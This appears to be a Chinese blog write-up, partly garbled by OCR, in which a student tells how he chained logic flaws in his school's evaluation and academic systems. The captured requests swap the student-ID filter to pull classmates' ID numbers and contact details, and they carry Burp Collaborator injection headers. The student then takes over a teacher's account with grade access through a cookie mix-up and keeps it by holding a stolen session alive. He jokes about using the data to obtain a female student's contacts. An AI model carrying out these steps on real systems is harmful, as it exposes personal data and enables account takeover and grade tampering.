学校信息系统逻辑漏洞链

0x00 前言

很久很久没有写过东西了,刚好这几天比较闲,翻出了以前日学校信息系统的记录,整理了这篇文章。现在学校的系统安全性普遍较差,我们学校也不列外,但既然整理了这篇文章,一定是有亮点的,至少不是一个弱口令日进去。

0x02 从一逻辑漏洞说起上

学校要求每位同学都要为班上其他同学做网上评价,最蠢的设计是每个人十几个评分项,每一项都手动打分,几十号人这得评多久?作为一个搞计算机的宅男,怎么能容忍在计算机上重复做这种没营养的事呢?于是准备写自动化脚本。先抓了个包看看请求,然而在看到某个返回包时发现了大惊喜,这不是我的身份证号吗?还返回身份证号?这和互评没半毛钱关系。

g, String, String, String, Integer, String, String, String, String, String, Integer, String, St ring, String, String, String, String, String, String, String, String, DateTime, String, String , String, String, String, String, String, String, String, String, String, Integer, String, String, Stri ng,Integer,String,Date,String,String,String,String,String,Integer,String,DateTime,String,S tring", "sys.count":1, "propertys": "zhszcp_cpryxx.csrq,zhszcp_cpryxx.sfzjh,zhszcp_cpryxx.xz, zhszep_cpryxx.sznjdm,zhszep_cpryxx.pyccdm,zhszep_cpryxx.xsdqztdm,zhszep_cpryxx.xmpy,zhszep _cpryxx.xkmldm,zhszcp_cpryxx.cpxn,zhszcp_cpryxx.cczdz,zhszcp_cpryxx.dzyx,zhszcp_cpryxx.xyz jdm,zhszcp_cpryxx.sfxfz,zhszcp_cpryxx.qq,zhszcp_cpryxx.rxny,zhszcp_cpryxx.wxh,zhszcp_cpryx x.ywxm,zhszcp_cpryxx.txdz,jcsj_zy.zymc,zhszcp_cpryxx.version,zhszcp_cpryxx.xxdm,zhszcp_cpr yxx.zydm,jcsj_xn.xnmc,zhszcp_cpryxx.cym,zhszcp_cpryxx.gatqwdm,zhszcp_cpryxx.zp,zhszcp_cpry xx.xslbdm,zhszcp cpryxx.jqdm,zhszcp cpryxx.jtzz,zhszcp cpryxx.txyb,zhszcp cpryxx.tjr,zhszc p_cpryxx.xgsj,zhszcp_cpryxx.sfzjlxdm,zhszcp_cpryxx.mzdm,zhszcp_cpryxx.jkzkdm,jcsj_dw.dwmc, zhszep_epryxx.xbdm,zhszep_epryxx.yxdm,zhszep_epryxx.hyzkdm,zhszep_epryxx.sfbs,zhszep_epryx x.csddm,zhszcp_cpryxx.hdxlfsdm,zhszcp_cpryxx.grzy,zhszcp_cpryxx.sfdszn,jcsj_bj.ssnjdm,zhsz cp_cpryxx.jtyb,zhszcp_cpryxx.xgr,zhszcp_cpryxx.sfzx,zhszcp_cpryxx.pyfsdm,zhszcp_cpryxx.sfz jyxq,zhszep_cpryxx.xh,zhszcp_cpryxx.zzmmdm,jcsj_bj.bjmc,zhszcp_cpryxx.gjdqdm,zhszcp_cpryxx .xm,zhszcp_cpryxx.sfzj,zhszcp_cpryxx.yddh,zhszcp_cpryxx.tjsj,zhszcp_cpryxx.bjdm,zhszcp_cpr yxx.jtdh", "updateMode": "whereVersion", "sys.rowid": "zhszcp_cpryxx", "propertyAlias": "csrq,sf zjh,xz,sznjdm,pyccdm,xsdqztdm,xmpy,xkmldm,cpxn,cczdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,tx dz,zymc,version,xxdm,zydm,xnmc,cym,gatqwdm,zp,xslbdm,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,xm,sfzj,yddh,tjsj,bjdm,jtdh","model":" ","idColumnDefine":"zhszcp cpryxx","idColumnName":"zhszcp cpryxx" "idColumnType":"String"} ,"@type":"table","rows":[{"csrq":{},"sfzjh":{ value":"5002: 76"} "xz":{"value":"4},"zhszcp_cpryxx":{"value":"20161503070101"}, sznjum:{"value":"2015"},"pyccdm":{"value":" DD"}, "xsdqztdm":{}, "xmpy":{}, "xkmldm":{}, "cpxn":{"value":"2016"}, "cczdz":{}, "dzyx":{}, "xy zjdm":{},"sfxfz":{},"qq":{},"rxny":{"value":"201509"},"wxh":{},"ywxm":{},"txdz":{"value":" 000000000,0","zymc":{"value":"0000000"},"version":{"value":1},"xxdm":{},"zydm":{"val ue":"0308"}, "xnmc":{"value":"2016-2017DD"}, "cym":{}, "gatqwdm":{}, "zp":{"value":" 7153078.JPG"},"xslbdm":{},"jgdm":{"value":"DDDDDD"},"jtzz":{"value":"UUUUUU"},"txyb":{}, cjr":{},"xgsj":{},"sfzjlxdm":{},"mzdm":{},"jkzkdm":{},"dwmc":{ "value":"000000"), "xbdm":("value":'1"), "yxdm":("value":"303"), "userdata":("id":("value":"2

出于本能看了下对应的请求包,看看能否控制查询的用户学号,然而并没有那么顺利,

乍一看提交的参数中没有学号等表示身份的数据,所以学号在 session 中获取?不存在逻辑漏洞?但仔细看了请求包后发现一个有意思的参数。

```
JSESSIONID=6 9541A1998DBF9;
Connection: close
Cache-Control: no-transform
X-Forwarded-For: spoofed.49bs825j8qlk7kgp7imtbi57fy1qn1d92.burpcollaborator.net
From: root@gg04fecvf28wewnleut5iucjmas2uxlla.burpcollaborator.net
Client-ip: spoofed.mvlaukrlu8n2t227t08bx0rp1g78931rq.burpcollaborator.net
True-Client-IP: spoofed.krf8qinzq6j0p0y5py49tynnxe365lypn.burpcollaborator.net
X-Wap-Profile: http://zknnjxgejlcfifrkidxomdg2qtwlyqu4j.burpcollaborator.net/wap.xml
Forwarded:
for=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net;by=spoofed.6ahu94619s2m8
mhr8knvck69g0msonlba.burpcollaborator.net;host=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.bu
rpcollaborator.net
X-Real-IP: spoofed.k2n8liyz16u000950yf94yyn8ee6glep3.burpcollaborator.net
Contact: r ip00ppjet5zxls0qp.burpcollaborator.net
t":"","a<u>ction":"queryzhszcp_cpr</u>yxxAction","parameters":{"variables":{},"filter":"(zhszcp_cp
ryxx.xh ::currentPersonCode() AND (zhszcp_cpryxx.cpxn= '2016')","offset":0,"limit":20,"columns":"csrq,sfzjh,xz,zhszcp_cpryxx,sznjdm,pyccdm,xsdqztd
m, xmpy, xkmldm, cpxn, cczdz, dzyx, xyzjdm, sfxfz, qq, rxny, wxh, ywxm, txdz, zymc, version, xxdm, zydm, xnm
c,cym,gatqwdm,zp,xslbdm,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm,jkzkdm,dwmc,xbdm,yxdm,hyzkdm,
sfbs,csddm,hdxlfsdm,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfsdm,sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,x
m,sfzj,yddh,tjsj,bjdm,jtdh"},"translateParameter":{"dataType":"row-list","transformIdcolumn
":true,"includeState":true,"useNamespace":true,"cellnameByRelation":false,"rowsConfig":{"en
tity":"zhszcp_cpryxx","sequence":"csrq,sfzjh,xz,zhszcp_cpryxx,sznjdm,pyccdm,xsdqztdm,xmpy,x
kmldm,cpxn,cczdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,txdz,zymc,version,xxdm,zydm,xnmc,cym,ga
tqwdm,zp,xslbdm,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm,jkzkdm,dwmc,xbdm,yxdm,hyzkdm,sfbs,csd
ddh,tjsj,bjdm,jtdh"}}}
```

Xh? 学号?这个参数传入的是一个函数,从名字上看就是获取当前用户学号了,但 AND 语句后面的参数是直接赋值了个"2016"(这里看上去是提交的 sql 语句,尝试过注入但没有成功),所以 xh 也能直接赋值?于是我将 currentPersonCode()函数替换成了学号,不出所料的返回了身份信息。

```
FB714C87EEF01DC64-biz35
Connection: close
Cache-Control: no-transform
X-Forwarded-For: spoofed.49bs825j8qlk7kgp7imtbi57fylqnld92.burpcollaborator.net
From: root@gg04fecvf28wewnleut5iucjmas2uxlla.burpcollaborator.net
Client-ip: spoofed.mvlaukrlu8n2t227t08bx0rplg7893lrq.burpcollaborator.net
True-Client-IP: spoofed.krf8qinzq6j0p0y5py49tynnxe3651ypn.burpcollaborator.net
X-Wap-Profile: http://zknnjxgejlcfifrkidxomdg2qtwlygu4j.burpcollaborator.net/wap.xml
for=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.burpcollaborator.net;by=spoofed.6ahu94619s2m8
mhr8knvck69g0msonlba.burpcollaborator.net;host=spoofed.6ahu94619s2m8mhr8knvck69g0msonlba.bu
rpcollaborator.net
X-Real-IP: spoofed.k2n8liyz16u000950yf94yyn8ee6glep3.burpcollaborator.net
Contact: root@bn2zm9jqmxfrlruwlp00ppjet5zxls0qp.burpcollaborator.net
<u>"action":"quervz</u>hszcp_cpryxxAction","parameters":{"variables":{},"filter":"(zhszcp_cp
yxx.xh = 1617
 AND (zhszcp_cpryxx.cpxn=
'2016')", "offset":0, "limit":20, "columns": "csrq, sfzjh, xz, zhszcp_cpryxx, sznjdm, pyccdm, xsdqztd
\verb|m.xmpy.xkmldm.cpxn.cczdz.dzyx.xyzjdm.sfxfz.qq.rxny.wxh.ywxm.txdz.zymc.version.xxdm.zydm.xnm| \\
c,cym,gatqwdm,zp,xslbdm,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm,jkzkdm,dwmc,xbdm,yxdm,hyzkdm,
sfbs,csddm,hdxlfsdm,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfsdm,sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,x
m,sfzj,yddh,tjsj,bjdm,jtdh"},"translateParameter":{"dataType":"row-list","transformIdcolumn
":true, "includeState":true, "useNamespace":true, "cellnameByRelation":false, "rowsConfig":{"en
tity":"zhszcp_cpryxx","sequence":"csrq,sfzjh,xz,zhszcp_cpryxx,sznjdm,pyccdm,xsdqztdm,xmpy,x
kmldm,cpxn,cczdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,txdz,zymc,version,xxdm,zydm,xnmc,cym,ga
towdm,zp,xslbdm,jqdm,jtzz,txyb,tjr,xqsj,sfzjlxdm,mzdm,jkzkdm,dwmc,xbdm,yxdm,hyzkdm,sfbs,csd
dm,hdxlfsdm,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfsdm,sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,xm,sfzj,y
ddh,tjsj,bjdm,jtdh"}}}
```

_cpryxx.xkmldm,zhszcp_cpryxx.cpxn,zhszcp_cpryxx.cczdz,zhszcp_cpryxx.dzyx,zhszcp_cpryxx.xyz jdm,zhszcp_cpryxx.sfxfz,zhszcp_cpryxx.qq,zhszcp_cpryxx.rxny,zhszcp_cpryxx.wxh,zhszcp_cpryx x.ywxm,zhszcp_cpryxx.txdz,jcsj_zy.zymc,zhszcp_cpryxx.version,zhszcp_cpryxx.xxdm,zhszcp_cpr yxx.zydm,jcsj_xn.xnmc,zhszcp_cpryxx.cym,zhszcp_cpryxx.gatqwdm,zhszcp_cpryxx.zp,zhszcp_cpry xx.xslbdm,zhszcp_cpryxx.jgdm,zhszcp_cpryxx.jtzz,zhszcp_cpryxx.txyb,zhszcp_cpryxx.tjr,zhszc p_cpryxx.xgsj,zhszcp_cpryxx.sfzjlxdm,zhszcp_cpryxx.mzdm,zhszcp_cpryxx.jkzkdm,jcsj_dw.dwmc, zhszcp_cpryxx.xbdm,zhszcp_cpryxx.yxdm,zhszcp_cpryxx.hyzkdm,zhszcp_cpryxx.sfbs,zhszcp_cpryx x.csddm,zhszcp_cpryxx.hdxlfsdm,zhszcp_cpryxx.grzy,zhszcp_cpryxx.sfdszn,jcsj_bj.ssnjdm,zhsz ep epryxx.jtyb,zhszep epryxx.xgr,zhszep epryxx.sfzx,zhszep epryxx.pyfsdm,zhszep epryxx.sfz jyxq,zhszcp_cpryxx.xh,zhszcp_cpryxx.zzmmdm,jcsj_bj.bjmc,zhszcp_cpryxx.gjdqdm,zhszcp_cpryxx .xm,zhszcp_cpryxx.sfzj,zhszcp_cpryxx.yddh,zhszcp_cpryxx.tjsj,zhszcp_cpryxx.bjdm,zhszcp_cpr yxx.jtdh","updateMode":"whereVersion","sys.rowid":"zhszcp_cpryxx","propertyAlias":"csrq,sf zjh,xz,sznjdm,pyccdm,xsdqztdm,xmpy,xkmldm,cpxn,cczdz,dzyx,xyzjdm,sfxfz,qq,rxny,wxh,ywxm,tx ${\tt dz,zymc,version,xxdm,zydm,xnmc,cym,gatqwdm,zp,xslbdm,jgdm,jtzz,txyb,tjr,xgsj,sfzjlxdm,mzdm}$,jkzkdm,dwmc,xbdm,yxdm,hyzkdm,sfbs,csddm,hdxlfsdm,grzy,sfdszn,ssnjdm,jtyb,xgr,sfzx,pyfsdm, sfzjyxq,xh,zzmmdm,bjmc,gjdqdm,xm,sfzj,yddh,tjsj,bjdm,jtdh","model":" 🗐 OO"},"xsdqztdm":{},"xmpy":{},"xkmldm":{},"cpxn":{"value":"2016"},"cczdz":{},"dzyx":{},"xy zjdm":{},"sfxfz":{},"qq":{},"rxny":{"value":"201609"},"wxh":{},"ywxm":{},"txdz":{"value":" value":1}, "xxdm":{}, "zydm":{"value":"1701"}, "xnmc":{"value":"2016-201700"}, "cym":{}, "gatqw dm":{},"zp":{"value":"/ | 16232332080047.JPG"},"xslbdm":{},"jgdm":{"val ue":"0000000"),"jtzz":{"value":"000000000"},"txyb":{},"tjr":{},"xgsj":{},"sfzjlxdm":{},"m zdm":{},"jkzkdm":{},"dwmc":{"value":"0000"},"xbdm":{"value":"1"},"yxdm":{"value":"317"},"u dm":{},"hdxlfsdm":{},"grzy":{},"sfdszn":{},"ssnjdm":{"value":"2016"},"jtyb":{},"xgr":{},"s fzx":{},"pyfsdm":{},"sfzjyxq":{},"xh":{"value":"1617010321"},"zzmmdm":{},"bjmc":{"value":" 160030"), "gjdqdm":{}, "xm":{"value":"000"}, "sfzj":{"value":1}, "yddh":{}, "tjsj":{}, "bjdm":{"value":"16170103"}, "jtdh":{}}}, "messages":""}

这下就好玩了,在学校身份号就是一个万能密码,几乎所有系统的密码都能通过身份证 号重置。

0x03 装逼神器: 批量利用

我又查看了一些其他接口,都采用相似的方式获取数据,能获取的信息包括手机号,邮箱,班级,详细家庭住址等。在学校遇到漂亮的小姐姐不好意思要 QQ 号、手机号?嘿嘿!为了方便利用并实现批量获取数据,我整理了下各个接口,写了个批量利用的脚本,同时增加了重置各个系统密码的功能(原理当然是通过获取的身份证号啦)

0x04 最终的目标?

能重置同学的密码除了装逼就没什么卵用,既然这个系统统一采用了这种方式获取数据,那么老师的身份证号是否也能拿到呢?我翻遍了整个系统,最终找到了获取老师身份证号的接口。于是兴奋的拿着老师的身份证号去重置老师的教务系统密码。结果......



学校也不蠢啊,不让重置老师的密码。我当然不能就这么放弃了,又去找了 其他的系统,找到一个综合平台,一顿操作过后。




这都不行,只能说学校系统虽然 low,但这点操作还是能有的。

0x05 转机

经过一番折腾过后,我无意间重置了一下自己的密码,却为我带来了新的转机。

密码已重置,新密码为:ztyGx2 请记录该新密码,并关闭所有浏览器,重新打开登录页面输入用户名和新密码登录 系统 关闭

学生的密码重置后是可以直接获取的,但这不是重点,重点是后面一句话"关闭所有浏览器,重新打开登录页面输入用户名和新密码登录系统"。关闭浏览器? 关闭浏览器无非是要重新获取 cookie, 所以,这个系统的 cookie 是有缺陷的? 需要重新获取说明 cookie 中的信息不能更新,想到了什么? COOKIE 混淆?于是有下面一套操作: 1、重置自己的密码,获取到新密码; 2、不关闭浏览器重置老师的密码; 3、用自己的密码登录老师的账号......



右边的成绩录入格外显眼,有点方!

0x06 持续控制

如果,真的想做点什么的话,重置密码毕竟动静太大,而且是在老师录成绩的时间段重置密码,这能安全的搞事情才怪了。能不能非考试时间段重置一次密码,然后持续控制老师的账户?首先想到的就是 XSS,如果能在用户空间处插入 XSS,那即使改了密码,以后每次

登陆的时候我都能获取的账户的控制权。说干就干,开始在系统中找 XSS,然而并没有找到。当我已经放弃正关闭浏览器的时候,发现了另一个小漏洞。系统在重置密码后之前登陆的会话依然有效,简单来说就是开两个浏览器,均登陆系统,在一个浏览器中修改密码后,另一个浏览器中的 cookie 依然是有效的 cookie,这个小漏洞也能达到持续控制账号的效果。只需要将登陆后的 cookie 放到服务器上,每隔一段时间带着 cookie 发送一次请求,维持 cookie 存活,那么即使老师把密码改回去了,只要网络不出问题,依然能控制老师的账户。

0x07 结语

以上内容站在实际的角度给出了一套完整控制老师账户的方法,虽然站在实际的角度来解决问题,但我并没有通过这些方式做过什么什么,你们都懂的,毕竟我还是纯洁的"三好学生"。